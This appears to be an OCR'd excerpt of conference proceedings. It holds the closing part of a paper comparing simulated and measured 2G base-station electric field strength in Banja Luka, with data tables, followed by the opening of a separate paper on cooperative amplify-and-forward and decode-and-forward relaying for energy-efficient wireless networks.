The geometrically defined directional antenna beam is used by transmitters. The antenna pattern is specified by the: Vertical half-power beamwidth (°), Vertical first null beamwidth (°), Horizontal half-power beamwidth (°) and Horizontal first null beamwidth (°). These data have been inserted from antennas datasheet. In this case vertical half-power beamwidth takes values from 6.5° to 10°. Horizontal half-power beamwidth has been set to be 65°. Vertical and Horizontal first null beamwidth have been set to 180°. Maximum antenna gain, as an offset from the origin of the antenna indicating where the points is located within the array, takes values from 15.5 to 18, depending on the specific antenna. VSWR and temperature (K) have been set to 1 (which represents a perfect impedance match between antenna and transmission line resulting in no addition loss) and 293, respectively. Receiver threshold has been set to -100 dBm which determines which individual ray paths will be ignored when evaluating the power at an Rx point. Ray paths are ignored when their power falls beneath the set value.

Waveform in Wireless InSite allows adjustment of parameters that describe the signal radiated from the transmitting antenna. Selected waveform is Gaussian. Carrier frequencies are 900 and 1800 MHz.

C. *Prediction results*

Due to lack of space in this paper, Fig. 1 and Fig. 2 show only partial 2D and 3D orthographic views of spatial distribution of EFS, in the frequency bands 900MHz and 1800 MHz, respectively. Nevertheless, the treated area of downtown Banja Luka is actually 10 times larger than area shown in Fig. 1 and Fig. 2 (about 1 km²).

Receivers have been created in the form of 5m x 5m grid, in order to obtain the values of the EFS in the 115000 Rx points. In this paper only 80 Rx points located in areas marked in Fig.1 are considered.

Predicted EFS values are shown in the range of the spectrum of the rainbow colors according to the legend in the bottom of the image. Also, in the Table I and Table II below, together with measurements results, EFS values at Area 1 and Area 2 are shown, with corresponding Rx points on the left side. On this basis, it is evident that in the frequency band of 900 MHz , at Area 1 and Area 2, predicted EFS values are ranging from 0.1029 V/m to 1.7893 V/m and from 0.3448 V/m to 1.7203 V/m, respectively. Also, in the frequency band of 1800 MHz, these ranges are from 0.183 V/m to 2.82 V/m and from 0.42 V/m to 2.573 V/m, respectively.

III. MEASUREMENTS PROCEDURE AND RESULTS

A. *About Handheld Spectrum Analyzer R&S FSH3*

Measurements in Banja Luka town were performed using Rohde&Schwarz FSH spectrum analyzer with TS-EMF antenna system and RFEX software package [Ref.3, 4]. Spectrum analyzer R&S FSH3 provides measurement in the range from 100kHz to 3GHz, depending on the connected sensor antenna. When used in conjunction with




Fig. 1. 2D view of EFS at frequency 900 MHz, 5m x 5m




Fig. 2. 3D view of EFS at frequency 1800 MHz, 5mx5m

R&S TS-EMF isotropic antenna, the R&S FSH3 can determine the resultant field strength in the frequency range from 30MHz to 3GHz. The antenna has three orthogonal elements for measuring the resultant field strength. Measurement is performed in each axis individually and the overall field strength is calculated using the formula:

$$Er = \sqrt{E_x{}^2 + E_y{}^2 + E_z{}^2}\ . \qquad (1)$$

Transducer factors of each antenna element and antenna cable losses are compensated in the measurement. Transducer factors are specificity of antenna that comes together with TS-EMF antenna and they are entered into the R&S FSH3 with R&S FSH View Control Software.

Isotropic antenna is linked to the device by connecting RF cable with N connector to the input. Control switching cable between X, Y and Z axes with a 9-pin D-Sub connector is linked to the R&S FSH3 using connector probes. When antenna is linked with the device, is it necessary to activate each of the three transducer factors for X, Y and Z axes respectively before measurement performing. System R&S TS-EMF is operational with the software R&S RFEX. This software runs on PC or laptop. Interface cable supplied with the R&S FSH3 is used to connect the spectrum analyzer with a PC via COM port. For better accuracy, the system TS-EMF is supplied with individual calibration. Antenna factors for each axis are given in a table format and set in RFEX software. All measurements are fully automated using RFEX. In order to simplify the measurement process, measurement packages are predefined. Measurement packages define the parameters of signal being measured. For GSM and UMTS frequency list contains only channel frequencies on which base station broadcasts the signal. The user is able to define its frequency list to measure the signal characteristics and use created list in RFEX. To avoid damage, threshold calibration should be repeated after each measurement

package change, measurement settings change or cable replacement. Single measurement is the most common way of displaying the current value of measured size. The selected packages are measured once and the result is displayed on the screen. At the top of the report the sum value of each package and the total sum are shown. It also describes in detail the results for each frequency individually. The measured results are obtained in Excel of ASCII file, depending on RFEX setting.

B. Measurement results

Single measurements of EFS were performed at the same Rx points for which EFS values are predicted already, at a height of 1.5 m, in two areas indicated in Fig. 1. All results are, together with the prediction results, shown in Table I and Table II.

Measured EFS values, in the frequency band of 900 MHz, at Area 1 and Area 2, are ranging from 0.1503 V/m to 0.7876 V/m and from 0.2554 V/m to 1.8525 V/m, respectively. Also, in the frequency band of 1800 MHz, these ranges are from 0.4571 V/m to 3.8327 V/m and from 0.4947 V/m to 3.2811 V/m, respectively.

IV. COMPARISON RESULTS

Comparisons of the electric field strenght values, based on the prediction and measurements results, were made at points that are located within areas indicated in Fig. 1. For this purpose, results in the Table I and Table II, generated by Wireless InSite and R&S RFEX software, are used. Measured values were compared with the corresponding values obtained by WI prediction at the frequency bands of 900 MHz and 1800 MHz. Deviation diagrams are shown in Fig. 3.

Satisfactory similarity between results is observed by analyzing these results. It is obvious that the deviation is within a range ± 1 V/ m, except in the Rx points 40 and 44 , where the deviation is slightly larger. It is assumed that this is a result of inactivity of some of the base stations at the time of measurement. It is probably a BS "Micro Palace" located nearby, which contributes the most to the level of the electric field strenght at these points. Total EFS $E_{T,}$ caused by 2G BS radiation, using the values related to aforementioned frequency bands in Tables I and II, are calculated by using the formula

$$E_T = \sqrt{E_{900}{}^2 + E_{1800}{}^2}\ . \qquad (2)$$

Eventually, it must be stated that maximum measured value of electric field strength E_{max} = 3.85 V/m does not exceed the limit values E_{900} = 16.5 V/m and E_{1800} = 23.3 V/m for general population, prescribed by the Rule [Ref.5].

V. CONCLUSION

Satisfactory similarity between prediction and measurements results are, in a way, verification of the Wireless InSite software. It can be stated that Wireless InSite is accurate and very reliable urban wave propagation calculation tool for planning and designing mobile wireless networks.




Fig. 3. Deviation diagrams: Predicted Values – Measurements Values

Such accurate and reliable prediction of the spatial distribution of EM fields on the entire territory of Banja Luka, will enable us in the future to locate places for the potential installation of sensitive measuring sensors, as the basic components of the future system for automated remote monitoring and storage of nonionizing EM field radiation.

Obviously, according to simulation and measurements results, it can also be stated that there is no danger to the health of the general population.

REFERENCES

[1] P. Međedović, M. Veletić and Đ. Kolonić, „Software Prediction of Electromagnetic Field Strength in Urban Area of Banja Luka“, *Proc. of 20th International Electrotechnical and Computer Science Conference ERK2011*, Portorož, Slovenia, vol. A, pp. 168-171, September 2011

[2] Wireless InSite User's Manual version 2.5, Remcom, PA, USA

[3] Operating Manual Handheld Spectrum Analyzer R&S FSH, Rohde & Schwarz Test and Measurement Division

[4] Software Manual, RFEX, System Softvare for EMF Measurement, Rohde & Schwarz Test and Measurement Division

[5] The Council of Communications Regulatory Agency, Rule 37/2008 on limiting the emission of electromagnetic radiation, Official Gazette B&H, No. 80/08, October 2008

TABLE I. AREA 1 – MEASUREMENTS RESULTS, SOFTWARE PREDICTED VALUES AT FREQUENCIES 1800 MHZ AND 900MHZ AND SUM OF THEM

1800 MHz	Measurements		Wireless InSite		900 MHz	Measurements		Wireless InSite		Sum	
INDEX	Index1	Value [V/m]	Index2	Value [V/m]	INDEX	Index1	Value [V/m]	Index2	Value [V/m]	Measurements [V/m]	WirelessInSite [V/m]
1	1	0,5943	8036	0,6600	1	1	0,3724	8036	0,9458	0,701337	1,153316
2	3	0,7370	8180	0,7310	2	3	0,2366	8180	0,5457	0,774047	0,912222
3	5	0,6569	8325	0,6180	3	5	0,3256	8325	0,2425	0,733166	0,663875
4	7	1,1072	8468	1,0600	4	7	0,4112	8468	0,2064	1,181092	1,079908
5	9	2,1035	8901	1,9620	5	9	0,3539	8901	0,6952	2,133063	2,081525
6	11	1,3425	8755	1,5630	6	11	0,4588	8755	0,5591	1,418733	1,659988
7	2	0,5978	7891	0,5690	7	2	0,4086	7891	1,0640	0,724099	1,206589
8	4	0,5654	8035	0,6750	8	4	0,3428	8035	0,8852	0,661203	1,113195
9	6	0,8114	8034	0,5840	9	6	0,5111	8034	1,1823	0,958954	1,318670
10	8	1,2123	8127	0,4240	10	8	0,6140	8127	0,1786	1,358921	0,460080
11	10	1,6503	8321	1,1990	11	10	0,4928	8321	1,1002	1,722307	1,627280
12	12	2,7362	8756	2,3340	12	12	0,5459	8756	0,5050	2,790125	2,388008
13	19	0,8560	7888	0,5590	13	19	0,5255	7888	1,0853	1,004433	1,220802
14	17	0,9650	8032	0,9610	14	17	0,5545	8032	1,5104	1,112967	1,790204
15	15	0,8590	8176	1,1730	15	15	0,7876	8176	1,0580	1,165416	1,579650
16	13	3,8327	8900	2,8200	16	13	0,4663	8900	0,7807	3,860962	2,926071
17	20	0,7965	7742	0,8070	17	20	0,6960	7742	1,0983	1,057747	1,362906
18	18	0,9847	7886	0,8110	18	18	0,6600	7886	0,7449	1,185426	1,101180
19	16	0,8209	8031	0,8950	19	16	0,6372	8031	1,2660	1,039183	1,550413
20	14	1,4384	8030	1,8440	20	14	0,4479	8030	0,6448	1,506522	1,953485
21	21	1,0665	7596	0,6070	21	21	0,4694	7596	1,3162	1,165229	1,449425
22	23	1,0365	7595	1,1490	22	23	0,4995	7595	1,4382	1,150579	1,840821
23	25	0,7431	7739	0,8480	23	25	0,3857	7739	0,7331	0,837235	1,120955
24	27	1,5517	7883	1,2390	24	27	0,3828	7883	0,1971	1,598220	1,254579
25	22	0,7294	7305	0,9990	25	22	0,4230	7305	0,1277	0,843181	1,007129
26	24	0,8260	7159	0,7190	26	24	0,7352	7159	0,4695	1,105801	0,858715
27	26	0,7954	7302	0,5660	27	26	0,4946	7302	0,1357	0,936638	0,582040
28	28	1,0205	7445	1,1090	28	28	0,3212	7445	0,5538	1,069855	1,239587
29	1b	0,5793	7015	0,4460	29	1b	0,2575	7015	0,1143	0,633952	0,460413
30	35	0,5205	7159	0,7190	30	35	0,2184	7159	0,4695	0,564463	0,858715
31	33	0,7401	7302	0,5060	31	33	0,4632	7302	0,1375	0,873099	0,524349
32	31	0,8782	7444	0,6970	32	31	0,5791	7444	0,1029	1,051947	0,704555
33	29	0,9003	7588	1,2830	33	29	0,3081	7588	1,0073	0,951560	1,631178
34	2b	0,4592	6729	0,4470	34	2b	0,1633	6729	0,5037	0,487372	0,673441
35	36	0,5552	6724	0,5860	35	36	0,2078	6724	0,2268	0,592814	0,628358
36	34	0,6185	6867	0,4520	36	34	0,3369	6867	0,1140	0,704304	0,466154
37	32	0,9393	7008	0,9130	37	32	0,5907	7008	0,1340	1,109599	0,922781
38	30	0,6933	7007	0,6210	38	30	0,2519	7007	0,1808	0,737644	0,646784
39	4b	0,4561	6346	0,5980	39	4b	0,1577	6346	0,1115	0,482594	0,608306
40	3b	0,5084	6579	0,8100	40	3b	0,1979	6579	1,3232	0,545559	1,551437
41	37	0,5321	6722	0,5590	41	37	0,2101	6722	0,1329	0,572077	0,574581
42	39	0,6321	6721	0,7180	42	39	0,3688	6721	0,1464	0,731822	0,732773
43	5b	0,4571	6291	0,1830	43	5b	0,1679	6291	0,2466	0,486961	0,307084
44	38	0,5650	6287	0,4660	44	38	0,2394	6287	1,7893	0,613626	1,848986
45	40	0,6358	6430	0,7010	45	40	0,3826	6430	1,2119	0,742041	1,400037
46	6b	0,4452	5999	0,3910	46	6b	0,1503	5999	0,5787	0,469886	0,698409
47	16b	0,5274	6141	0,7940	47	16b	0,4090	6141	0,7084	0,667407	1,064080
48	7b	0,4440	5854	0,3080	48	7b	0,1594	5854	0,7427	0,471746	0,804032
49	13b	0,5558	6142	0,4360	49	13b	0,5392	6142	0,9417	0,774371	1,037735
50	15b	0,6262	6429	0,4620	50	15b	0,5604	6429	0,7590	0,840342	0,888552




Fig.4. Area 1 - Total Field: Comparison of Measurement Results and Software Predicted Values

TABLE II. AREA 2 – MEASUREMENTS RESULTS, SOFTWARE PREDICTED VALUES AT FREQUENCIES 1800 MHZ AND 900MHZ AND SUM OF THEM

1800 MHz	Measurements		Wireless InSite		900 MHz	Measurements		Wireless InSite		Sum	
INDEX	Index1	Value [V/m]	Index2	Value [V/m]	INDEX	Index1	Value [V/m]	Index2	Value [V/m]	Measurements [V/m]	WirelessInSite [V/m]
1	13	0,5736	13070	0,4890	1	13	0,6776	13070	0,4902	0,887783	0,692399
2	14	0,8712	13362	1,0080	2	14	0,5569	13363	0,9885	1,033986	1,411806
3	15	0,6470	13653	0,7260	3	15	0,5223	13653	0,6810	0,831508	0,995408
4	16	0,7629	13799	1,0540	4	16	0,5106	13799	0,6938	0,918003	1,261854
5	17	0,5239	14235	0,8150	5	17	0,3239	14235	0,6651	0,615940	1,051942
6	18	0,4947	14381	0,4200	6	18	0,2554	14382	0,7815	0,556738	0,887210
7	12	0,7407	12930	0,7740	7	12	0,6991	12931	0,6032	1,018517	0,981288
8	10	1,1176	12932	1,0240	8	10	1,4244	12932	1,4683	1,810510	1,790106
9	8	0,7945	13222	1,0120	9	8	0,8347	13512	0,8903	1,152369	1,347879
10	6	1,0076	13512	0,9480	10	6	1,5407	13222	1,6616	1,840928	1,913013
11	4	0,9660	13803	1,0470	11	4	0,8198	13804	0,9184	1,266976	1,392719
12	2	1,1024	14240	0,6620	12	2	0,3502	14240	0,3448	1,156687	0,746412
13	11	0,5913	12641	0,7430	13	11	0,7952	12641	0,8830	0,990948	1,154010
14	9	1,4461	12787	2,4120	14	9	1,3390	12788	1,5709	1,970819	2,878449
15	7	3,2811	13078	2,5730	15	7	1,6031	13078	1,0849	3,651787	2,792371
16	5	1,5167	13224	1,8220	16	5	1,1535	13223	1,1829	1,905503	2,172311
17	3	1,1093	13516	1,3610	17	3	1,4653	13515	1,1972	1,837839	1,812625
18	1	0,5960	13807	0,6330	18	1	0,5945	13808	0,6900	0,841811	0,936370
19	19	0,6136	12498	0,9680	19	19	0,7432	12497	0,7530	0,963769	1,226390
20	21	1,1998	12789	1,5070	20	21	0,9769	12789	0,8569	1,547208	1,733588
21	30	1,0737	12935	0,9710	21	30	1,1931	12936	1,0315	1,605092	1,416627
22	29	1,6019	13371	1,5890	22	29	1,1693	13370	1,3655	1,983267	2,095116
23	28	1,3423	13080	1,2520	23	28	1,3156	13080	1,7071	1,879514	2,117001
24	27	0,5904	13663	0,7670	24	27	0,7019	13663	1,0729	0,917189	1,318864
25	20	1,3627	12352	1,3420	25	20	0,6925	12352	1,1174	1,528564	1,746295
26	22	0,7221	12499	1,1500	26	22	0,9255	12500	0,9173	1,173873	1,471033
27	23	1,0425	12645	1,0380	27	23	1,1058	12645	0,8236	1,519737	1,325051
28	24	2,1123	12936	2,0190	28	24	1,8525	13664	1,7203	2,809549	2,652507
29	25	1,4853	13664	1,1760	29	25	1,3383	13665	1,3277	1,999291	1,773630
30	26	1,2340	14099	0,9240	30	26	0,8469	14099	0,4573	1,496661	1,030970




Fig. 5. Area 2 - Total Field: Comparison of Measurement Results and Software Predicted Values

Cooperative Relaying Techniques For Energy Efficient Wireless Communications

M. Pejanovic-Djurisic, E. Kocan, M. Ilic-Delibasic*
* University of Montenegro/Faculty of Electrical Engineering, Podgorica, Montenegro
milica@ac.me, enisk@ac.me, majai@ac.me

Abstract – It has been shown that cooperative communication schemes can solve many of the issues faced by future broadband WWAN and WLAN networks. It is about communication concept based on resource sharing and coordination among terminals in wireless network that provides significant performance improvements in terms of increased coverage, data rates, capacity, reliability, spectral and energy efficiency. This paper gives detailed overview of cooperative communication concept based on replacement of direct communication link between source and destination with several shorter links using network terminals called relays. Several, so called fixed relaying techniques, are described: amplify-and-forward fixed gain (AF FG), amplify-and-forward variable gain (AF VG) and decode-and-forward (DF). Appropriate analytical models for bit error rate and system capacity values are presented. Further on, assuming Rayleigh fading channels, comparison of the presented relaying techniques are performed, enabling identification of optimal signal transmission scenarios for cooperative communication systems.

I. INTRODUCTION

With the increasing demand for new smart services and applications, a significant focus is on the further development of wireless communication networks, so that the required high throughputs and energy efficiency will be provided. However, it is well known that wireless signal transmission imposes serious challenges in fulfilling those demands, due to the complex nature of wireless radio channel. Thus, in defining the adequate technical solutions for future broadband wireless networks, all relevant characteristics of this specific transmission medium have to be taken into account. That is why research efforts have been directed towards new solutions and techniques that would support high data rates and higher capacities of future wireless systems, with the better coverage and energy efficiency at the same time.

Cooperative communication concept based on resource sharing and coordination among units of wireless network, where one or more intermediate nodes (relays) intervene in the communication between a transmitter and a receiver can solve many of the issues faced by future broadband WWAN and WLAN networks. The idea of exploiting benefits of diversity systems by mutual cooperation among terminals originates from 1970s, [1]. It is about a concept that attains broader coverage by splitting the communication link from the source to the destination into several shorter links/hops. Since future wireless communications are likely to take place at higher and less congested frequency bands, where path loss is larger, and higher transmission powers are needed to keep the same coverage area, such concept is likely to be adopted in next generation systems. One of the main advantages of this communication technique is that it distributes the use of power throughout the hops, reducing the need to use a large power at the transmitter, which results in extended battery life and lower level of interference introduced to the rest of the network. Moreover, different energy aware schemes can be used to further save energy in transmitting data from the relays to the destination, such as different cooperative algorithms, power allocation, relay selection, sharing or distributing tasks among cooperating entities, etc.

This paper gives detailed explanations of relay aided communication concept. In its simplest form, a relay based system has just one relay station and the entire communication process between a source (S) and a destination (D) is performed over R, [2]. This represents *dual-hop* relay system with three communication terminals (Fig. 1), where R receives a signal from the source, performs adequate processing and after that transmits it towards the destination. In order to achieve full advantages of the relay implementation, it is necessary to obtain that the communication channel between S and R is orthogonal with the communication channel between R and D. The required orthogonality can be realized in the frequency domain, in the time domain, or using signals which are orthogonal in space-time constellation.




Figure 1. Dual-hop relay system




Figure 2. Multi-hop relay system

A relay system with three communication terminals represents the simplest example of relay aided communication network and it could be considered as a particular case of a multi-hop relay system. It is clear that an extended wireless link, covering greater distances between S and D, cannot always be successfully realized including just one R. If *n* denotes the number of relay stations participating in communication between S and D,

then the multi-hop relay system is characterized with the S-D communication link being divided into n+1 links (hops). There, each relay station communicates with the two neighboring terminals, as it is illustrated in Fig. 2.

The above mentioned dual-hop and multi-hop cooperative relay systems are basically introduced in order to better cope with the effects of severe propagation losses present in wireless communications over longer distances. At the same time, their implementation contributes towards overall capacity improvements of wireless systems, enabling extension of their coverage range by maintaining the message transmission in the areas where it would not be possible without relay stations. However, relaying concept could also be implemented in a form of diversity system, transmitting multiple signal replicas towards destination terminal. In a simple three terminals scenario, diversity is actually formed if additional direct communication link between S and D exist (Fig. 3).




Figure 3. *Dual-hop relay system with diversity*

When this scenario with three communication terminals is considered, assuming that the orthogonality between S-R and R-D links is achieved in the time domain, i.e. that R operates in half-duplex mode, it is possible to identify different models for the realization of diversity transmission. Actually, as the communication process between S and D is divided in two time intervals, or two phases depending on terminals which participate in a particular phase, several models of this cooperative diversity could be recognized. Dual-hop relay system with diversity

Following growing interest for MIMO (Multiple Input Multiple Output) systems in wireless communications, additional focus has been directed towards relaying after presenting the idea of creating virtual MIMO system using single antenna relay terminals, [3]. MIMO systems, already incorporated in different wireless network standards, offer significant performance improvements of wireless systems characterized with the communication channel exposed to fading and other known impairments. However, a practical implementation of this concept might be a problem in certain conditions due to limitations related with placing multiple antennas on a single terminal. That is why virtual, or distributed, MIMO system has emerged as an interesting solution for obtaining benefits of MIMO concept in a scenario with single antenna terminals (Fig. 4).

Another option for incorporating relay systems in wireless environments can be created with wireless mesh networks, [4], which include mesh clients, mesh nodes and gateways (Fig. 5). In this configuration mesh nodes actually represent relay stations that can communicate with all neighboring terminals (nodes). Thus, the existence of such redundant communication links makes mesh networks highly reliable.




Figure 4. Virtual (distributed) MIMO




Figure 5. Mesh network

II. RELAYING TECHNIQUES

Performances of relaying systems highly depend on signal-to-noise ratio (SNR) of particular communication links, as well as the implemented signal processing method at the relay. With regard to algorithms of signal processing and forwarding applied at relay stations, relaying techniques can be classified as, [5]:

- Transparent relaying techniques that perform simple power scaling and/or phase rotation, i.e. linear transformation of a signal received at RS,
- Regenerative relaying techniques that include modifications of a signal waveform.

Transparent relaying techniques are Amplify-and-Forward (AF), Linear-Process-and-Forward, Nonlinear-Process-and-Forward. AF attracts most of the attention in relay systems considerations, where R receives a signal from a source, amplifies it and then forwards it towards a destination. In contrast with this approach, Decode-and-Forward (DF) is typical example of regenerative relaying technique. Thus, a relay station with DF first fully decodes a received signal, re-encodes it and then retransmits it towards a destination. Performances of the mentioned AF and DF relaying techniques highly depend on signal-to-noise ratio (SNR) of particular communication links, what can be considered as a limitation factor for identification of a generally optimal relaying technique. That is why a choice of an optimal relaying technique could be done only for a well defined specific communication scenario. When comparing the two relaying techniques AF and DF, considered as the most used ones, it can be noticed that AF is characterized with the simpler realization and less delay introduced at relay stations. On the other side, it has a significant disadvantage in the fact that amplifying a signal it amplifies a present noise as well. DF relaying has specific advantage as it allows completely separated optimizations of S-R and R-D links, due to the fact that the process of re-encoding at R could be done with a code

which is the most adequate for R-D link no matter what was a code used for signal transmission over S-R link.

Taking into account the importance of AF and DF relaying techniques that can be considered as bases for all the other signal processing and forwarding techniques used in relay aided communications, it is necessary to describe their behavior and performances in detail.

III. AMPLIFY AND FORWARD RELAY TECHNIQUE

As it has already been mentioned, Amplify-and-Forward (AF) relay technique represents one of the two basic methods used for processing a signal received at the relay station. Depending on the way the signal is amplified, the following types of AF systems can be recognized:

- AF with fixed gain (FG),
- AF with variable gain (VG).

In AF FG relaying, R amplifies the received signal always with the same level, no matter the actual conditions on the S-R link. On the other hand, in the AF VG system the relay station permanently estimates the S-R link and, depending on the channel state information, determines the level of signal scaling applied.

For the elementary configuration of a dual-hop relay system with three communication terminals, shown in Fig. 1, the signal received at R is given as:

$$y_R(t) = x(t)h_1(t) + n_1(t), \tag{1}$$

